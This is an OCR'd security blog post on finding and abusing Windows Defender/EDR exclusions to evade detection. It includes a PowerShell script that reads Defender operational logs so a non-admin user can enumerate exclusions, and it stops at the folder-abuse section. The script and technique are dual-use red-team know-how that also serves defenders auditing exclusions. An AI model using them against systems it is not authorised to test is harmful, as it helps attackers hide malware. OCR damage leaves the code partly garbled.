Abusing AV/EDR Exclusions to Evade Detections

medium.com/seercurity-spotlight/abusing-av-edr-exclusions-to-evade-detections-21fe31d7ed49

Arun Nair August 13, 2024

Long time dear readers. In this blog post we'll see how to abuse a common feature in Antivirus and EDRs that's not often talked about. I will be using Windows Defender AV, as that's common and often used by default across all Windows Operating Systems. However, this blog post can be AV and EDR agnostic as exclusion is a feature that's present in all AVs/EDRs and mostly works the same.

What makes this technique particularly dangerous is its subtlety. Unlike more aggressive methods of AV/EDR evasion that might trigger alerts or leave obvious traces, abusing exclusions allows malicious activities to fly under the radar. It's a method that's not commonly discussed or defended against, making it a potent tool in an attacker's arsenal.

Understanding AV/EDR Exclusions

Antivirus (AV) and Endpoint Detection and Response (EDR) solutions are critical components of modern cybersecurity defenses. They are designed to protect systems from malicious activities. However, they're not perfect and can sometimes interfere with legitimate operations, causing false positives or performance impacts. It is known that vendors have included an additional feature called 'Exclusions', which can be used to omit specific assets such as paths, processes, files, and extensions.

While exclusions are necessary for optimizing performance and reducing false positives, especially in complex enterprise environments, they can also create security blind spots if not managed carefully.


Types of Exclusions in Defender AV

Let's look at the types of exclusions available in Microsoft Defender AV as an example. While we're focusing on Defender, it's worth noting that most AV/EDR solutions offer similar exclusion capabilities.


```
+---------------+-------------------------------------------------------------------------
----------------------------------------+| Exclusion Type |
Description                                                  |+----------------+-----
-------------------------------------------------------------------------------------
---------------------+| File           | Specific file will not be subject to
Defender AV scan                                                              || Folder
| Entire directory will be skipped during Defender AV scan
|| Process        | Any activity be it downloading a file, creating a new process or
opening an existing file will not be scanned || Extension      | Specific file
extension will not be subject to Defender AV
|+---------------+-------------------------------------------------------------------------
-----------------------------------------+
```

Real world abuse of Exclusions

I wanted to get a picture of how common the abuse of exclusions are in the real world. So, I started searching and couldn't find much except for few malware samples which utilized exclusion features to set and write further malicious tools inside the excluded folders. But I couldn't find any blog post or threat report where I could see threat actors looking for already excluded assets and abusing it in someway (if you know any, please send me them or reply in the comments).




Domain	ID		Name	Use
Enterprise	T1071	.001	Application Layer Protocol: Web Protocols	StrongPity can use HTTP and HTTPS in C2 communications.[2][1]
Enterprise	T1560	.003	Archive Collected Data: Archive via Custom Method	StrongPity can compress and encrypt archived files into multiple .sft files with a repeated xor encryption scheme.[2][1]
Enterprise	T1119		Automated Collection	StrongPity has a file searcher component that can automatically collect and archive files based on a predefined list of file extensions.[1]
Enterprise	T1020		Automated Exfiltration	StrongPity can automatically exfiltrate collected documents to the C2 server.[2][1]
Enterprise	T1547	.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	StrongPity can use the `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` Registry key for persistence.[2]
Enterprise	T1059	.001	Command and Scripting Interpreter: PowerShell	StrongPity can use PowerShell to add files to the Windows Defender exclusions list.[2]
Enterprise	T1543	.003	Create or Modify System Process: Windows Service	StrongPity has created new services and modified existing services for persistence.[2]




Enumerating Defender AV Exclusions

Enumeration is the first step to any kind of pentesting. Before we delve into how to abuse each kind of exclusion, the attacker first needs to figure out what exclusions are set on the endpoint. Microsoft Defender AV includes PowerShell cmdlets that allow to view and manage its configuration settings. One such cmdlet is `Get-MpPreference`, which provides detailed information about the current settings, including exclusions.


- | - - , ,



However, there's a catch: only users with administrative privileges can execute this command. This limitation is designed to protect the configuration settings from unauthorized access.



Even without administrative access, attackers who gain a foothold on a system can infer potential exclusions through various means. One common technique involves enumerating running processes and existing directories on the system to understand which applications are in use. By identifying well-known enterprise applications, attackers can then leverage publicly accessible documentation and vendor recommendations to predict likely exclusions on a target system. Many vendors provide guidelines on recommended exclusions to ensure compatibility and performance, and attackers can use this information to identify potential security gaps. For instance, Microsoft has documented recommended exclusions for products such as Exchange Server, System Center Configuration Manager (SCCM), System Center Operations Manager (SCOM), and Hyper-V. By researching these recommendations, attackers can deduce which exclusions might be configured, allowing them to strategize their attacks more effectively.



Automatic exclusions include:

- Hyper-V exclusions
- SYSVOL files
- Active Directory exclusions
- DHCP Server exclusions
- DNS Server exclusions
- File and Storage Services exclusions
- Print Server exclusions
- Web Server exclusions
- Windows Server Update Services exclusions

Hyper-V exclusions

The following table lists the file type exclusions, folder exclusions, and process exclusions that are delivered automatically when you install the Hyper-V role.

Expand table

Exclusion type	Specifics

File types	`*.vhd`
	`*.vhdx`
	`*.avhd`
	`*.avhdx`
	`*.vsv`
	`*.iso`
	`*.rct`
	`*.vmcx`
	`*.vmrs`

Folders	`%ProgramData%\Microsoft\Windows\Hyper-V`
	`%ProgramFiles%\Hyper-V`
	`%SystemDrive%\ProgramData\Microsoft\Windows\Hyper-V\Snapshots`
	`%Public%\Documents\Hyper-V\Virtual Hard Disks`


Processes	`%systemroot%\System32\Vmms.exe` `%systemroot%\System32\Vmwp.exe`

Another method attackers might use is analyzing configuration files or system documentation that could contain exclusion lists. Administrators sometimes leave these files on systems for easy reference, and they can provide valuable insights into the current security posture. By piecing together information from these various sources, attackers can effectively map out the exclusion landscape and strategize their attacks accordingly.

Leveraging Defender AV Operational Logs to enumerate Exclusions

Another interesting technique for enumerating Defender AV exclusions involves examining the Windows Defender AV operational logs, which are readable by standard users. By default, Defender AV logs configuration changes, including modifications to exclusions.

A notable approach to leveraging these logs was demonstrated by https://x.com/I_Am_Jakoby.




He provided a basic script to parse these logs and identify exclusion entries. Building upon his work, I've developed a PowerShell script on top of it using ChatGPT (me no credits, me bad coder hehe)that provides better output.

```
functionGet-DefenderExclusions {
    param (
        [string]$logName = "Microsoft-Windows-Windows Defender/Operational",
        [int]$eventID = 5007,
        [switch]$Path,
        [switch]$Process,
        [switch]$Extension
    )



if (-not ($Path -or $Process -or $Extension)) {
Write-Host"Please specify at least one type of exclusion to filter: -Path, -Process,
-Extension."
return
    }



    # Get all event logs with the specified EventID
    $events = Get-WinEvent -LogName $logName -FilterXPath"*
[System[(EventID=$eventID)]]" -ErrorActionSilentlyContinue



if (-not $events) {
Write-Host"No events found with Event ID $eventID in the $logName log."
return
    }



    # Define the regex patterns for exclusion paths, extensions, and processes
    $patterns = @{
Path = "HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Paths\\([^`"]+)"
Extension = "HKLM\\SOFTWARE\\Microsoft\\WindowsDefender\\Exclusions\\Extensions\\
([^`"]+)"        Process = "HKLM\\SOFTWARE\\Microsoft\\Windows
Defender\\Exclusions\\Processes\\([^`"]+)"
    }



    # Function to parse and return unique exclusions
functionGet-UniqueExclusions {
        param (
            [string]$pattern,
            [string]$exclusionType
        )



        $uniqueExclusions = @{}
        foreach ($event in $events) {
            $message = $event.Message
if ($message -match $pattern) {
```

```
                $exclusionDetail = $matches[1] -replace ' = 0x0.*$', '' -replace 'New
value:', '' -replace '^\s+|\s+$', ''
if (-not $uniqueExclusions.ContainsKey($exclusionDetail) -or $event.TimeCreated -gt
$uniqueExclusions[$exclusionDetail]) {
                    $uniqueExclusions[$exclusionDetail] = $event.TimeCreated
                }
            }
        }
return $uniqueExclusions.GetEnumerator() | Sort-ObjectValue -Descending | ForEach-
Object {
            [PSCustomObject]@{
ExclusionDetail = $_.Key
TimeCreated = $_.Value
            }
        }
    }



    # Extract and display exclusions based on the provided arguments
if ($Path) {
Write-Host"Path Exclusions:"
Get-UniqueExclusions -pattern $patterns.Path -exclusionType 'Path' | Format-Table -
PropertyExclusionDetail, TimeCreated -AutoSize -Wrap
    }
if ($Process) {
Write-Host"Process Exclusions:"
Get-UniqueExclusions -pattern $patterns.Process -exclusionType 'Process' | Format-
Table -PropertyExclusionDetail, TimeCreated -AutoSize -Wrap
    }
if ($Extension) {
Write-Host"Extension Exclusions:"
Get-UniqueExclusions -pattern $patterns.Extension -exclusionType 'Extension' |
Format-Table -PropertyExclusionDetail, TimeCreated -AutoSize -Wrap
    }
}
```

```
                                                                #  :# - - - -# - -
```



As evident from the image above, when we are trying to enumerate exclusions via `Get-MpPreference` we receive an error as we are not administrators but when using the above PowerShell script to find out the same via parsing the event logs we can get the desired results.

Abusing Defender AV Exclusions


Once an attacker has identified exclusions, they can be abused in various ways depending on the type of exclusion:

Abusing Folder Based Exclusions

